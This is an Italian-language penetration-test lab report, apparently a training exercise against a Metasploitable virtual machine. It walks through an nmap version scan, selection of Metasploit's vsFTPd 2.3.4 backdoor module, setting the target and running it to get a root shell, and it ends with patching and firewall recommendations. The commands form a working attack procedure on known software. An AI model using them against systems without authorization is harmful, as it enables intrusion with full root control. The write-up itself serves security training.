Report Tecnico di Vulnerabilità e Compromissione

Data: 19 Gennaio 2026

Target: 192.168.40.21

Software Vulnerability: VSFTPD 2.3.4

Gravità: Critica (Accesso Root Remoto)

1) Introduzione

Metasploit è una piattaforma di sviluppo utilizzata principalmente per il **penetration testing** e la ricerca sulle vulnerabilità. Diventato uno degli strumenti più popolari e potenti nel campo della sicurezza informatica. **Metasploit** permette ai professionisti della sicurezza di identificare, sfruttare e verificare le vulnerabilità nei sistemi informatici, facilitando così la protezione delle reti e dei dati sensibili. La magia di Metasploit sta nella sua **struttura a moduli**. Non è un unico programma monolitico, ma un insieme di pezzi intercambiabili:

-Exploit: Sono i "vettori" d'attacco. Contengono il codice che sfrutta una specifica vulnerabilità (come quella che hai usato tu per *vsftpd*) per aprire un varco nel sistema target.

-Payload: È il "carico utile", ovvero ciò che vuoi eseguire sulla vittima dopo che l'exploit ha aperto la porta. Può essere una semplice shell o il potentissimo **Meterpreter**.

-Auxiliary: Moduli che non eseguono un vero exploit ma servono per compiti di supporto: scanner di porte, fuzzing, sniffing, o login bruteforce.

-Post: Moduli da usare *dopo* aver compromesso il sistema (Post-Exploitation). Servono per rubare password, scalare privilegi o raccogliere prove.

2) Fase di Enumerazione (Information Gathering)

L'attività è iniziata con una scansione di rete utilizzando **Nmap** al target **192.168.40.21** con l'opzione -**sV** per il rilevamento delle versioni dei servizi.

-Risultato: È stato individuato il servizio **FTP** sulla porta **21/tcp** identificato come **vsFTPd 2.3.4**.

-Nota: Questa specifica versione è nota per contenere una backdoor inserita nel codice sorgente originale durante un incidente di sicurezza del 2011.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.40.21
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-19 08:33 EST
Nmap scan report for 192.168.40.21
Host is up (0.0068s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:32:6C:87 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.05 seconds
```

3) Analisi e Selezione dell'Exploit

Utilizzando il comando di **Metasploit** (***msfconsole***), è stata effettuata una ricerca per **"vsftpd".**

-Modulo selezionato: exploit/unix/ftp/vsftpd_234_backdoor.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use the capture plugin to start multiple
authentication-capturing and poisoning services

      .:ok000kdc'           'cdk000ko:.
    .x000000000000c       c000000000000x.
   :000000000000000k,   ,k000000000000000:
  '000000000kkkk00000: :000000000000000000'
  o00000000.    .o0000o0000l.    ,00000000o
  d00000000.      .c00000c.      ,00000000x
  l00000000.         ;d;         ,00000000l
  .00000000.   .;       ;    ,00000000.
   c0000000.   .00c.     'o00.   ,0000000c
    o000000.   .0000.   :0000.   ,000000o
     l00000.   .0000.   :0000.   ,00000l
      ;0000'   .0000.   :0000.   ;0000;
       .d00o   .0000occcx0000.   x00d.
         ,k0l  .0000000000000. .d0k,
           :kk;.0000000000000.c0k:
             ;k000000000000000k:
               ,x00000000000x,
                 .l00000000l.
                    ,d0d,
                      .

       =[ metasploit v6.4.103-dev                             ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads     ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execut


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
```


4) Fase di Esecuzione (Exploitation)

L'exploit è stato configurato impostando l'indirizzo IP del target con il comando ***set RHOST 192.168.40.21***.

-Comando: run

-Risultato: Il comando ha confermato l'attivazione della backdoor.

-Privilegi acquisiti: L'output indica **uid=0(root) gid=0(root)**. Questo significa che l'attaccante ha ottenuto il controllo totale del sistema con i massimi privilegi.




5) Post-Exploitation

Una volta ottenuta la shell, è stato eseguito il comando ls per elencare il contenuto della directory principale (root) del file system Linux.

-File visualizzati: Si notano le directory standard di sistema **(/bin, /etc, /home, /root**, ecc.), confermando la piena visibilità del file system.

-Creazione cartella Creiamo la cartella con il comando ***mkdir test_meta.***



6) Conclusione

Il successo **dell'exploit** evidenzia l'importanza fondamentale di una corretta gestione delle patch e del monitoraggio dei servizi esposti. In un ambiente di produzione, una vulnerabilità di questo tipo equivarrebbe a una compromissione totale dell'infrastruttura interessata. Si raccomanda l'immediata disattivazione del servizio vulnerabile e la migrazione verso versioni aggiornate e sicure, oltre all'implementazione di regole di firewalling per limitare l'esposizione dei servizi di rete.